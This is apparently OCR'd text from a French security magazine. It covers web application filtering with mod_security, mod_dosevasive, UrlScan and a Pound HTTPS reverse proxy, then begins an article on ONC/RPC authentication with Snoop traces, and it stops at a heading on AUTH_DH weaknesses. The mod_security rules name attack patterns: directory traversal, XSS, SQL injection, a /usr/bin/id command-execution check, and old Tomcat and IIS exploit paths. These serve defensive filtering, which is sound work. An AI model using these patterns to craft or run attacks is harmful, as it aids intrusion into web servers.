Snort Inline peut représenter une solution globale à implémenter lorsqu'un grand nombre de type de flux doit être filtré. Son manque de spécialisation le rend toutefois moins performant et moins fonctionnel sur des points précis. Notamment, le plus grand défaut de son moteur HttpInspect (en attendant une prochaine version qui devrait corriger cet inconvénient) est le manque de suivi de la connexion HTTP : il n'analyse que paquet par paquet. Tout aussi gênant, il ne gère pas non plus l'inspection des flux HTTPS. C'est pour ce type de limitation que mod_security [MOD-SEC] a été développé.

mod_security est un module pour Apache qui fait office de proxy Web *inverse* filtrant. Il propose d'intercepter les requêtes de clients Web, de les analyser et de les relayer (ou non) au serveur Web. Sa position au niveau HTTP le rend plus précis et plus complet que Snort Inline dans son analyse du protocole. Comme il permet de filtrer les applications Web déployées ou conçues en interne et qu'il s'agit ici de la partie la plus importante, nous nous proposerons de développer plus amplement les fonctionnalités et la configuration de mod_security. L'installation ne sera toutefois pas traitée car elle est déjà clairement exposée dans la documentation qui accompagne l'archive de l'installation.

Une fois installé, mod_security doit être activé de la manière suivante dans la configuration de Apache :

```
<IfModule mod_security.c>
   # Activation du moteur de filtrage
   SecFilterEngine On

   # Validation de l'encodage de l'URL
   SecFilterCheckURLEncoding On

   # Activation de la vérification de l'encodage Unicode
   SecFilterCheckUnicodeEncoding Off

   # Spécification de la taille de l'intervalle de vérification
   SecFilterForceByteRange 0 255

   # Spécification du niveau de log
   SecAuditEngine RelevantOnly

   # Spécification du répertoire contenant les logs
   SecAuditLog logs/audit_log

   # Spécification du niveau de débuggage
   SecFilterDebugLog logs/modsec_debug_log
   SecFilterDebugLevel 0

   # Activation de la vérification des données contenues lors d'un POST
   SecFilterScanPOST On

   # Héritage entre les différents niveaux de répertoire
   SecFilterInheritance On

   # Actions effectuées
   SecFilterDefaultAction "deny,log,status:500"
</IfModule>
```

Nous remarquons ici que mod_security gère lui aussi les différents types d'encodages et permet de se prévenir de l'évasion. En dehors des autres lignes, dont les commentaires sont explicites, la dernière mérite plus d'attention. Elle précise quelles actions doivent être prises par défaut lorsqu'une requête correspond à une règle. Les actions en question peuvent par la suite être modifiées au cas par cas dans la définition des règles.

Les actions possibles sont :

- pass : souvent couplée avec l'action log, pass continue avec l'évaluation des autres règles ;
- allow : transmet la requête au serveur sans tester les autres règles ;
- deny : arrête l'évaluation et rejette la requête ;
- status:xxx : renvoie le code de retour HTTP "xxx" (dans notre exemple ci-dessus, le code 500 est renvoyé) ;
- redirect :http://www.miscmag.com : redirige l'utilisateur vers l'URL donnée ;
- exec:/usr/local/bin/modsec_mail.pl : exécute le script spécifié ;
- log : journalise l'événement ;
- nolog : ne journalise pas l'événement ;
- skipnext:X : saute les X prochaines règles ;
- chain : exécute plusieurs règles à la suite, seules les actions de la dernière règle comptent ;
- pause : pause pour un certain nombre de millisecondes.

Une règle est créée très simplement. Elle est de la forme SecFilter Mot_Cle. Mot_Cle représente ce qui est recherché dans la requête. D'autres règles plus précises peuvent spécifier le champ précis où il est demandé de rechercher. La règle est alors de la forme SecFilterSelective Champ Mot_Cle. Le champ peut représenter l'adresse IP, le nom d'hôte, l'URI, le nom de l'utilisateur, l'heure de la journée, le nom ou la valeur d'un argument, le nom du cookie, le port utilisé et bien d'autres paramètres encore. Il y a enfin des règles plus spécifiques pour vérifier les types Mime, vérifier ou normaliser les cookies ou encore pour bloquer la réponse du serveur Web lorsque celle-ci contient certains mots.

Voici quelques exemples de règles :

```
# Traversée de répertoire
SecFilter "\.\./"

# Cross Site Scripting
SecFilter "<(.|\n)+>"
SecFilter "<[[:space:]]*script"
```

```
# Injections SQL
SecFilter "select.+from"
SecFilter "insert[[:space:]]+into"
SecFilter "delete[[:space:]]+from"

# Messages d'erreurs involontaires
# de la part du serveur
SecFilterSelective OUTPUT "Fatal error:"

# Accès seulement pour une adresse IP
SecFilterSelective REMOTE_ADDR "!192.168.1.15"

# Tentative d'exécution de la commande id
# + Modification des actions par défaut
SecFilter /usr/bin/id log,pass

# Prévention des Buffer Overflow
SecFilterForceByteRange 32 127 log,pass

# Failles dans Tomcat permettant
# de voir le code source des pages
# + Modification des actions par défaut
SecFilterSelective THE_REQUEST "\.js\x2570" deny,log,status:403
SecFilterSelective THE_REQUEST "\.j\x2573p" deny,log,status:403
SecFilterSelective THE_REQUEST "\.\x256Asp" deny,log,status:403

# Vieilles failles IIS
SecFilterSelective THE_REQUEST "/scripts/tools/getdrvs\.exe" log,pass
SecFilterSelective THE_REQUEST " \.htr" log,pass
SecFilterSelective THE_REQUEST "/msadcs\.dll" log,pass

# Mauvaise gestion de l'authentification dans DNSTools
SecFilterSelective THE_REQUEST "/dnstools\.php" chain
SecFilter "user_logged_in=true" deny,log,status:401
```

2.3 mod_dosevasive

Imaginons que vous travaillez pour une entreprise dont le métier est de « fournir de l'information ». Altruiste, l'entreprise proposant son portail d'information choisit de se rémunérer non pas en faisant payer un droit d'accès aux utilisateurs, mais plutôt sur l'affichage de publicités. Outre une ouverture totale du site, ce modèle n'offre pas la possibilité d'identifier l'utilisateur et créer des statistiques d'utilisation précises. Un concurrent peut alors facilement automatiser la récupération des données du site Web et se les approprier à moindre coût : l'entreprise en question a probablement eu plus de mal à agréger toutes ces données. De plus, les robots ou scripts aspirant les sites Web étant souvent insensibles à la dernière pub Meetic, le taux de clic sur publicité et donc le chiffre d'affaires en pâtit !

Pour résoudre ce problème, une méthode légèrement barbare consisterait à limiter le nombre de sessions ouvertes depuis une même adresse IP au niveau du pare-feu qui se trouve en avant du serveur Web. Le problème est que cette approche ne permet pas de filtrer juste tel ou tel site hébergé sur un serveur Web, ni même de se limiter à certaines parties d'un site. Heureusement, `mod_dosevasive` [DOSEVASIVE], un autre module Apache, est là ! `Mod_dosevasive` comptabilise le nombre d'éléments récupérés par seconde par une même adresse IP source ou le nombre de fois où le même élément est demandé. Si la limite fixée est atteinte, la requête n'est plus traitée et une erreur 403 est retournée. Après chaque erreur 403 retournée, le module incrémente le temps écoulé avant de répondre au client ayant effectué la requête. `Mod_dosevasive` peut journaliser les abus ou bien exécuter une commande lorsque ceux-ci se produisent, par exemple pour ajouter à distance une règle de pare-feu ou envoyer un mail d'alerte à un administrateur. Ce module est également utile pour réduire l'impact des dénis de service, car il limite la charge sur le serveur Web ainsi que le trafic généré par l'envoi des réponses. De plus, il donne une opportunité de détection plus rapide. L'impact d'un scanner de vulnérabilités est lui aussi réduit.

La configuration de `mod_dosevasive` est donnée ci-après :

```
<IfModule mod_dosevasive.c>
# paramétrage de la table utilisée par
# le module pour mémoriser les accès
    DOSHashTableSize    4096

# nombre de requêtes pour la même page
# par adresse
    DOSPageCount        3

# nombre totale de requêtes
    DOSSiteCount        50

# intervalle de temps considéré (s)
    DOSPageInterval     1
    DOSSiteInterval     1

# temps de blocage (s)
    DOSBlockingPeriod   30
</IfModule>
```

2.4 UrlScan et IIS 6.0

Le monde Windows n'est pas en reste et propose lui aussi quelques possibilités pour limiter les requêtes passées à IIS, le serveur Web de Windows. UrlScan [URLSCAN], la méthode historique, permet de filtrer les requêtes transmises à IIS. A partir de la version 6.0 de IIS, les fonctionnalités de UrlScan s'y retrouvent nativement. Ces deux produits offrent de normaliser les URI, d'altérer certains *headers* dans la réponse du serveur ou de bloquer la réponse du serveur Web, ainsi que de filtrer :

- → le type de scripts appelés ;
- → certaines séquences contenues dans l'URI ;
- → la taille de l'URI, des données de requêtes et des en-têtes transmises (afin d'éviter les *overflows*) ;
- → les traversées de répertoires.

2.5 L'exotisme a aussi droit à son filtre

La prolifération des Web Services a impliqué la venue nouvelle de flux transitant par le biais de HTTP. Ces flux sont souvent des communications à base de XML. On y retrouve entre autres : SOAP (*Simple Object Access Protocol*), WSDL (*Web Services Description Language*), UDDI (*Universal Description and Discovery Integration*) ou encore SAML (*Security Assertions Markup Language*). Plusieurs startups se sont engouffrées dans cette niche pour proposer des *appliances* qui réduisent l'exposition des services communiquant par ce biais. Pour ne citer qu'eux, Vordel [VORDEL], Quadrasis [QUADRASIS], WestBridge [WESTBRIDGE] et Reactivity [REACTIVITY] proposent de tels produits.

Les attaques visant ces services XML ne sont pas si différentes des attaques classiques : dénis de services (en dehors de ses avantages, XML peut être coûteux en termes de ressources lors de l'interprétation), injections SQL ou de commandes SOAP, Cross-Site Scripting, buffer overflows, attaque de l'authentification par brute-force, etc.

Prenant ces risques en compte, voici quelques fonctionnalités rencontrées dans les différentes appliances :

- → mécanismes d'authentification des entités communicantes, de signature et de chiffrement des messages (une intégration avec une PKI existante est parfois proposée) ;
- → listes de contrôles d'accès ;
- → vérification de la structure des messages ;
- → inspection des messages afin de détecter des attaques types.

Il paraît important de porter la plus grande attention à ces flux car les protocoles cités ci-dessus gèrent l'accès aux données ou l'exécution de commandes à distance. Il s'agit en quelque sorte de RPC ou NFS portés au niveau de HTTP. Tout comme les protocoles réseau et leurs implémentations se sont montrés vulnérables ces dernières années, leurs équivalents encapsulés dans du HTTP ne devraient pas se montrer moins imparfaits !

2.6 N'oublions pas le filtrage du HTTPS

Lorsque le mécanisme de filtrage ne se trouve pas couplé au serveur Web directement, inspecter les flux HTTPS n'est pas forcément simple. Plusieurs solutions existent, mais nous allons nous concentrer ici sur l'architecture la plus simple. Ce qui importe, dans la majorité des cas, est de conserver le chiffrement aussi longtemps que les flux transitent par des réseaux qui ne sont pas de confiance.


Un premier niveau de proxy inverse prend en charge le chiffrement des flux HTTPS entre lui-même et le client, puis transmet les échanges déchiffrés, en HTTP cette fois, sur le réseau interne de confiance entre lui-même et le serveur Web. Le proxy inverse disposera de la clé privée et du certificat officiellement délivré pour le serveur Web. Le trafic n'étant plus chiffré sur la partie interne, un deuxième niveau de *reverse proxy* analysera alors les requêtes et les réponses comme exposé dans les parties précédentes. Bien évidemment, les deux niveaux de reverse proxy peuvent, en fonction du besoin de redondance et de la charge à supporter, être rassemblés en un seul et même équipement.

Architecture de messagerie

1 → Le client Web demande une connexion au serveur Web en HTTPS.

2 → La communication est interceptée par le premier proxy inverse qui négocie la connexion chiffrée. Durant tous les échanges, le client pense que ce proxy inverse correspond au serveur Web et n'y verra que du feu.

3 → Une fois la connexion chiffrée établie, le client envoie une requête vers le serveur.



4 → Le premier proxy inverse intercepte la requête qui lui arrive chiffrée, en HTTPS, puis le relaie au deuxième proxy inverse déchiffré, en HTTP.

5 → Le deuxième proxy inverse analyse la requête et décide de la transmettre au serveur Web si elle est acceptée.

6 → Le serveur Web répond. La réponse passe par le deuxième proxy inverse. Celui-ci peut l'analyser pour bloquer d'éventuels messages de traitement du serveur.

7 → La réponse arrive ensuite sur le premier proxy inverse, qui va chiffrer la réponse avant de la livrer au client.

Les communications s'effectuent ainsi que décrites dans l'encadré ci-contre, tandis que le schéma résume l'architecture proposée.

Pound [POUND] est un bon exemple de reverse proxy Web permettant de déchiffrer les flux HTTPS avant de les transférer aux serveurs Web. Il est léger, simple à mettre en œuvre et à configurer. En plus de décharger le serveur Web final du déchiffrement, il peut de surcroît servir de *load-balancer* en distribuant les requêtes sur une ferme de serveurs (ou sur plusieurs reverse proxy filtrants intermédiaires).

La configuration de Pound sera aussi simple que suivant :

```
# Adresse IP, port et certificat utilisés par le reverse proxy
ListenHTTPS 12.35.56.78,443 /etc/pound/mon_certificat.pem
# On pourrait spécifier plusieurs groupes et distribuer les requêtes
# en fonction de l'URL qui définit un groupe
UrlGroup ".*"
# Liste de serveurs Web, port et priorité
BackEnd 192.168.1.1,80,1
BackEnd 192.168.1.2,80,2
BackEnd 192.168.1.3,80,1
EndGroup
```

Conclusion

La grande diversité dans les types de flux Web utilisés fait que ceux-ci deviennent difficiles à filtrer. Ceci explique probablement pourquoi les services Web représentent aujourd'hui un talon d'Achille du système d'information : par nature ouverts sur l'extérieur, ils proposent une porte d'entrée attrayante pour le pirate. Depuis Internet, les services Web deviennent maintenant incontournables et il convient de réduire les risques liés à leur exposition. En sortie de réseau, le Web propose un canal rêvé à un cheval de Troie qui souhaite dialoguer vers l'extérieur furtivement et transmettre des données confidentielles au delà du pare-feu. Les vecteurs de vulnérabilité sont nombreux : les flux et services réseau sont maintenant reportés à ce niveau, encapsulés et mis à la sauce Web. Le risque de retrouver les mêmes failles et problèmes de sécurité au niveau Web que cinq ans auparavant au niveau réseau est donc élevé. Vos pare-feu ne sont plus suffisants, filtrez aussi le Web !

Références

[LM-HS12] *Linux Magazine Hors-Série 12*, Novembre 2002

[LM-HS13] *Linux Magazine Hors-Série 13*, Janvier 2003

[WS] Web Services Project at Apache : **http://ws.apache.org/**

[PRIVOXY] Site de Privoxy : **http://www.privoxy.org**

[SGUARD] Site de SquidGuard : **http://www.squidguard.org**

[SQUID] Site de Squid : **http://www.squid-cache.org/**

[PICS] PICS, Platform for Internet Content Selection : **http://www.w3.org/PICS/**

[DGUARDIAN] Site de DansGuardian : **http://dansguardian.org**

[ICAP] ICAP, Internet Content Adaptation Protocol : **http://www.i-cap.org/home.html**

[ICAP-RFC] ICAP, RFC 3507 : **ftp://ftp.rfc-editor.org/in-notes/rfc3507.txt**

[ICAP-SQUID] Squid ICAP Client : **http://squid.sourceforge.net/icap/**

[WW] WebWasher : **http://www.webwasher.com/**

[MITM] The monkey in the middle attacks : **http://www.groar.org/pres/MonkeyInTheMiddle/MonkeyInTheMiddle-en.htm**

[SNORT-INLINE] Snort Inline : **http://snort-inline.sourceforge.net/**

[LIBIPQ] Libipq, Iptables Packets Queuing Library : **http://www.cs.princeton.edu/~nakao/libipq.htm**

[MOD-SEC] mod_security : **http://www.modsecurity.org**

[DOSEVASIVE] mod_dosevasive : **http://www.nuclearelephant.com/projects/dosevasive/**

[URLSCAN] Microsoft UrlScan : **http://www.microsoft.com/technet/security/tools/urlscan.mspx**

[VORDEL] Vordel : **http://www.vordel.com/products/index.html**

[QUADRASIS] Quadrasis : **http://www.quadrasis.com/Products/web_services_security.htm**

[WESTBRIDGE] WestBridge : **http://www.westbridgetech.com/products.html**

[REACTIVITY] Reactivity : **http://www.reactivity.com/products/index.html**

[POUND] Pound : **http://www.apsis.ch/pound/**

Authentification dans les ONC/RPC

Le présent article décrit et analyse les mécanismes d'authentification utilisés dans le protocole ONC/RPC (Open Network Computing Remote Procedure Call). Le périmètre est ensuite élargi sur le protocole RPCSEC_GSS.

1 Avant de commencer

Le but de cet article est de traiter des différentes façons de gérer l'authentification d'un client et d'un serveur basés sur le paradigme ONC/RPC (RFC1832). Nous verrons les différents mécanismes utilisables et leurs limitations avant de regarder de plus près RPCSEC_GSS (RFC2203) qui est une évolution naturelle de ONC/RPC en matière de sécurité grâce à l'introduction du formalisme de la GSS-API. Nous supposerons que le lecteur est déjà familier avec le formalisme des ONC/RPC et qu'il a connaissance des grands principes de la GSS-API (*Global Security Service Application Programming Interface*, utilisée dans la dernière partie). Quelques rappels liminaires sont fournis pour introduire les notions, mais il ne s'agit en aucun cas d'une référence. Les références situées à la fin de l'article vous permettront de disposer des documents nécessaires sur ces sujets.

1.1 Le protocole ONC/RPC

ONC/RPC a principalement été créé dans le but de fournir une couche de base au protocole NFS. Actuellement, il sert de base à de nombreux protocoles du monde Unix, NFS bien sûr, mais aussi NIS, NIS+ ou RPCBIND. Un client/serveur ONC/RPC suppose que le serveur est accessible pour différentes fonctions, identifiées par un triplet (numéro de programme, numéro de version, numéro de fonction). Par exemple, la fonction `READDIR` du protocole NFSv3 est identifiée par le triplet (100003, 3, 16). L'utilisation d'une fonction est générique : le client renseigne une structure décrivant les arguments de la fonction, l'envoie au serveur qui effectue le travail et retourne une structure décrivant le résultat de l'opération. Dans la suite de l'article, nous appellerons « requête » le message envoyé par le client sur le serveur et qui contient les arguments, la « réponse » sera le message retourné par le serveur sur le client et contenant le résultat.

Un message RPC est composé de deux parties : un en-tête et un corps de message. La structure de l'en-tête est bien connue et décrite dans les spécifications de ONC/RPC, le corps du message dépend du protocole qui utilise RPC pour gérer ces messages. Pour garantir la portabilité des messages entre différentes architectures (BigEndian et LittleEndian) un format de représentation externe de données a été choisi pour ONC/RPC : le format XDR. Le corps du message est encodé/décodé depuis le format propre à l'architecture vers le format XDR.

2. Les différents types d'authentification disponibles dans ONC/RPC

2.1 En-tête d'un appel RPC

L'en-tête du message est tout particulièrement intéressant. Il contient l'identifiant de la fonction appelée ainsi que des informations relatives à l'émetteur du message. Dans le cadre de la gestion de l'authentification, il est très intéressant car c'est ici que l'on trouve les *credentials* du message. Dans tout ce qui suit, le terme « credentials » désignera une structure de données opaque utilisée pour identifier un acteur au sein d'un mécanisme d'authentification.

L'en-tête RPC est défini dans le fichier `/usr/include/rpc/rpc_msg.h`. Dans la suite de l'article, nous étudierons des traces relevées avec l'utilitaire Snoop. Cet utilitaire se trouve en standard sur Solaris, mais malheureusement pas sous Linux. Cet outil génère des traces extrêmement lisibles, surtout en ce qui concerne les paquets RPC.

Nous retrouverons ces structures et ces champs dans les traces de façon non équivoque.

1 `rm_xid` est l'identifiant de la requête. Il est principalement utilisé par le client pour s'assurer que le serveur ne lui retourne pas un message destiné à un autre client, ainsi que pour la gestion des requêtes dupliquées et/ou réémises (par exemple un trafic NFS important avec UDP comme couche de transport engendrera des requêtes dupliquées ;

2 `rm_direction` qui indique le sens du message (requête ou réponse) ;

3 `ru` est une union discriminée par le champ `rm_direction`. Dans le cas d'une requête, ce champ prendra la forme d'une structure `call_body`, et elle sera une structure `reply_body` dans le cas d'une réponse.

L'essentiel des informations relatives à l'authentification passe dans la requête, il est donc utile d'en savoir un peu plus sur la structure `call_body`. Cette dernière (qui est aussi définie dans `/usr/include/rpc/rpc_msg.h`) comporte plusieurs champs :

1 `cb_rpcvers` indique le numéro de version des ONC/RPC, valeur fixée dans les spécifications du protocole. Ce champ contiendra toujours la valeur 2 ;

Philippe Deniel
philippe.deniel@cea.fr

2

`cb_vers`, `cb_prog`, `cb_proc` forment le triplet (version, programme, fonction) qui identifie totalement la fonction ;

3

`cb_cred` est un champ opaque qui contient les informations destinées à l'authentification, à savoir les trois informations suivantes :

→ `oa_flavor` est le type d'authentification utilisé ;

→ `oa_base` est le début d'un *buffer* opaque contenant les informations nécessaires pour l'authentification. C'est une information opaque qui n'a de sens que du point de vue interne au mécanisme sous-jacent. Nous verrons dans chaque cas comment l'utiliser ;

→ `oa_length` est la longueur du buffer précédent ;

4

`cb_verf` est un vérificateur, il est utilisé dans certains mécanismes d'authentification.

Chaque mécanisme d'authentification fonctionne de façon similaire : on lit dans `cb_cred::oa_flavor` une valeur caractéristique de l'authentification utilisée. Connaissant cela, on vient plaquer le buffer opaque `cb_cred::oa_base` sur une structure bien connue, caractéristique du mécanisme et gérée par XDR. On obtient ainsi les informations nécessaires à la réalisation de l'authentification. Ces données sont opaques du point de vue du développeur qui manipule les appels ONC/RPC depuis son code, mais explicites du point de vue interne au traitement des appels ONC/RPC.

Il est important de noter que le buffer `cb_cred::oa_base` est de taille limitée au plus à 400 octets (cette valeur est contenue dans la constante `MAX_AUTH_BYTES`). A l'époque où ONC/RPC a été défini, en 1988, on considérait cette valeur comme excessivement grande et on pensait que rendre le buffer trop grand constituerait un surcoût inutile. Nous verrons que c'est une limitation très forte qui a favorisé l'émergence de RPCSEC_GSS.

2.2 Le plus simple c'est de ne rien faire : authentification AUTH_NONE

Pour commencer, on utilise l'authentification `AUTH_NONE`, qui, comme son nom le suggère fort justement, ne fait aucune authentification. `AUTH_NONE` n'utilise pas les credentials, ne les lit pas et ne les écrit pas. Bien que d'un très faible intérêt sur le plan de la protection offerte, elle est utile d'un point de vue didactique, car elle va nous permettre de voir ce que sont les traces sans aucun mécanisme utilisé.

Par la suite, quand nous utiliserons des outils plus compliqués, nous verrons les traces devenir elles-mêmes plus complexes.

2.2.1 Trace réseau

Les informations suivantes sont extraites des traces réseaux réalisées entre deux machines sous SunOS, réalisées avec l'utilitaire Snoop. Le message qui correspond est une consultation de page NIS, sans aucune authentification :

```
RPC:  ----- SUN RPC Header -----
    RPC:
    RPC:  Transaction id =  1082628167
-> le champ  rm_xid
    RPC:  Type = 0     (Call)
-> le champ rm_direction (ici il s'agit d'une requête)
    RPC:  RPC version =     2
-> call_body::cb_rpcvers (possède toujours la valeur 2)
    RPC:  Program = 100004 (NIS), version = 2, procedure = 3
-> call_body::cb_prog, call_body::cb_vers, call_body::cb_proc
    RPC:  Credentials: Flavor = 0 (None), len = 0 bytes
-> Les credentials, ici de taille vide, on remarque que cb_cred::oa_flavor
= 0 = AUTH_NONE
    RPC:  Verifier    : Flavor = 0 (None), len = 0 bytes
-> le vérificateur, de taille vide également
    RPC:
```

2.3 Un peu plus compliqué, mais pas très robuste : authentification AUTH_UNIX

L'authentification de type `AUTH_UNIX` (aussi appelée `AUTH_SYS` sur certaines plates-formes pour des raisons de copyright) fournit une identification de l'utilisateur très simple, sous la forme d'un triplet (uid, gid, {liste de groupes secondaires}). Elle estampille une requête avec ce couple dans le corps des credentials RPC.

Dans ce cas, la structure `authunix_parms` est alors plaquée sur les credentials :

```
struct authunix_parms
  {
    u_long aup_time ;
    char *aup_machname ;
    __uid_t aup_uid ;
    __gid_t aup_gid ;
    u_int aup_len ;
    __gid_t *aup_gids ;
  } ;
```

→ `aup_time` est un horodateur, il est généralement non utilisé ;

→ `aup_machname` est une chaîne de caractères contenant le nom de la machine cliente, limitée à 255 caractères (soit la valeur de la constante `MAX_MACHINE_NAME` dans `auth_unix.h`). Ce champ n'est pas utilisé en général, il est considéré comme préférable d'obtenir l'adresse IP de l'appelant (par `svc_getcaller`) puis de rechercher le nom de machine correspondant.

En effet, il est facile de falsifier ce champ et de prétendre provenir d'une autre machine (simplement en manipulant la structure), alors que tromper `svc_getcaller` revient à duper l'appel standard C `getpeername`, ce qui est moins simple (bien que très faisable) ;

→ `aup_uid` est le *user id* de la personne qui tourne le client ;

→ `aup_gid` est le *group id* de la personne qui tourne le client ;

→ `aup_gids` est un tableau de *group ids* listant les groupes secondaires auxquels la personne qui tourne le client appartient. Ce tableau est limité à 16 éléments (c'est la constante `NGRPS` définie dans le fichier `auth_unix.h` qui indique cette valeur). Ce nombre peut être plus faible sur d'autres OS. En particulier, certaines versions de SunOS limitaient ce nombre à 8 ou 10.

En résumé : `AUTH_UNIX` est une façon simple et peu coûteuse pour associer une requête à l'utilisateur qui en est à l'origine. Ce type d'authentification ne prétend pas fournir quoi que ce soit d'autre et est très facilement falsifiable, c'est pourquoi elle est délaissée dans les cas où un minimum de sécurité est requis.

2.3.1 Trace réseau

```
RPC:  ----- SUN RPC Header -----
         RPC:
         RPC:  Transaction id = 2809524949
         RPC:  Type = 0 (Call)
         RPC:  RPC version = 2
         RPC:  Program = 100003 (NFS), version = 3, procedure = 1
         RPC:  Credentials: Flavor = 1 (Unix), len = 32 bytes
-> cb_cred::oa_flavor = AUTH_UNIX
         RPC:     Time = 28-May-04 06:55:22
-> cb_cred::oa_base::authunix_parms::aup_time
         RPC:     Hostname = sanguku
-> cb_cred::oa_base::authunix_parms::aup_machname
         RPC:     Uid = 1234, Gid = 5678
-> cb_cred::oa_base::authunix_parms::aup_uid, cb_cred::oa_base::authunix_
parms::aup_gid
         RPC:     Groups = 5678
-> cb_cred::oa_base::authunix_parms::aup_gids (ici l'utilisateur
n'appartient qu'à un seul groupe)
         RPC:  Verifier   : Flavor = 0 (None), len = 0 bytes
-> pas de vérificateur dans ce type d'authentification
         RPC:
```

2.4 Authentification avec la méthode de Diffie-Hellman : l'authentification AUTH_DH

La méthode d'authentification de Diffie-Hellman (ou `AUTH_DH`, aussi notée `AUTH_DES`) est la première authentification vraiment sérieuse à avoir été mise en place. Ses développeurs, David Goldberg et Gary Taylor voulaient en faire une sous-couche pour un NFS sécurisé.

Compte tenu des faiblesses évidentes de `AUTH_UNIX`, une nouvelle solution devait voir le jour. La solution retenue fut d'avoir recours à des algorithmes de chiffrement pour garantir la confidentialité des credentials.

2.4.1 Petit rappel : clef publique et privée selon l'algorithme Diffie-Hellman

La méthode de Diffie-Hellman repose sur l'utilisation des clefs publiques et privées. On ne rentrera pas dans le détail de la génération de ces clefs (cela fait l'objet d'un autre article de ce dossier). Les clefs utilisées dans `AUTH_DH` ont une longueur fixe de 192 octets. On considère dans ce qui suit que :

→ chaque acteur peut, à partir de sa clef privée et de la clef publique de l'autre, créer une clef commune (qui est la même pour chaque acteur) ;

→ l'opération qui consiste à casser une telle clef (qui se ramène souvent à résoudre un logarithme discret) est supposée longue au regard des durées des échanges entre les acteurs.

On peut imaginer qu'une personne malveillante, disposant de moyens de calcul élaborés, soit capable de résoudre un logarithme discret. Pour s'en protéger, on ajoutera une étiquette temporelle aux informations envoyées, sous la forme d'une date et d'une durée avant expiration (ce que l'on appellera par la suite une « fenêtre de temps »).

Si la durée avant expiration est petite devant la durée estimée pour résoudre un logarithme discret, alors notre attaquant ne pourra calculer que des clefs ayant expiré pendant qu'il était en train de les casser.

On note que, dans le cadre de la mise en place d'une authentification de ce type, il est critique de s'assurer de la fiabilité de sa base de temps (par exemple en utilisant le *Network Time Protocol*).

2.4.2 Les credentials RPC avec AUTH_DH

Un utilisateur est identifié sous la forme d'une chaîne de caractères (de longueur inférieure à 255) au lieu d'un entier repérant son uid. Cette chaîne est appelée *network name* ou *netname*. On considère que les netnames sont uniques pour chaque client sur le réseau (lequel réseau peut être Internet en entier), et il est de la responsabilité de l'OS de correctement générer des netnames en conformité avec la façon dont il désigne les utilisateurs.

Lors du premier appel, le client engendre une clef de conversation. Ensuite, il crée une structure de 128 octets, définissant une fenêtre de temps, regroupant une *date epoch* et une durée. Cette structure est encodée avec la clef de conversation. Ensuite, il chiffre la clef de conversation avec la clef commune de l'algorithme de Diffie-Hellman.

Le client envoie alors, dans les credentials RPC, au format XDR, l'ensemble suivant :

→ un *flag* (ou *namekind*) indiquant que le nom qui suit est un netname et pas un *nickname* généré par le serveur (cette notion sera définie plus loin) ;

→ son *netname* complet ;

→ les 128 octets représentant la fenêtre de temps chiffrée avec la clef de conversation ;

→ la clef de conversation chiffrée avec la clef commune Diffie-Hellman.

Quand le serveur reçoit ce message, connaissant la clef commune au sens de Diffie-Hellman, il peut en déduire la clef de conversation et donc lire la fenêtre de temps. S'il se trouve hors de la fenêtre, l'authentification échoue avec l'erreur `AUTH_BADCRED`. Si le serveur est bien dans la fenêtre de temps, il procède à une autre vérification : s'il connaît un autre credential pour ce client (issu d'une autre connexion), il vérifie que la fenêtre reçue est bien postérieure à la précédente qu'il connaît déjà. Si tel n'est pas le cas, l'authentification échoue avec l'erreur AUTH_REJECTEDCRED.

Si les contrôles sont réussis, le serveur engendre un *nickname*, sous la forme d'une chaîne arbitraire de 64 bits. Le *nickname* désigne la session établie avec le client, mais sert aussi d'index pour permettre au serveur de retrouver les informations relatives au client qu'il a pris la peine de sauvegarder. Le serveur retourne sur le client (dans le credential RPC) le *nickname* ainsi qu'une fenêtre de temps chiffrée avec la clef de conversation.

Par la suite, le client n'enverra plus son *netname* complet pour s'identifier, mais simplement le *nickname*. Ce dernier sera résolu par le serveur pour retrouver les informations relatives à la session et collectées lors de son établissement. Cela réduit considérablement la surcharge induite par la gestion des *netnames*. De plus, il n'est plus utile d'y inclure la clef de conversation chiffrée, puisque maintenant le serveur la connaît.

Le credentials du client est alors simplifié et prend la forme suivante :

- → *flag namekind* indiquant qu'on utilise un *nickname* et plus un *netname* complet ;
- → le *nickname* sur 64 bits ;
- → une fenêtre de temps de 128 octets chiffrée avec la clef de conversation.

Comme vous l'avez compris, AUTH_DH accorde beaucoup d'importance à la durée de validité de ses structures. Ainsi un *nickname* peut expirer au niveau du serveur. Dans ce cas, une erreur AUTH_BADCRED est retournée et le client doit utiliser un credential contenant son *netname* complet. Le serveur lui accordera alors un autre *nickname*.

L'authentification AUTH_DH ne s'arrête pas là et utilise le vérificateur inclus dans la structure de credential (le champ cb_verf). Il est important de comprendre que les credentials sont inclus dans la requête, pas forcément dans la réponse.

Le vérificateur est un moyen de garantir aussi la validité de la réponse et non plus de la requête. Un vérificateur engendré par un client sera une date et une fenêtre de temps, chiffré avec la clef de conversation. Un vérificateur retourné par un serveur sera un horodateur chiffré avec la clef de conversation et le *nickname* de la session. A chaque message, le vérificateur est comparé avec la date courante pour rejeter des messages périmés, donc potentiellement falsifiés.

2.4.3 Faiblesse de AUTH_DH

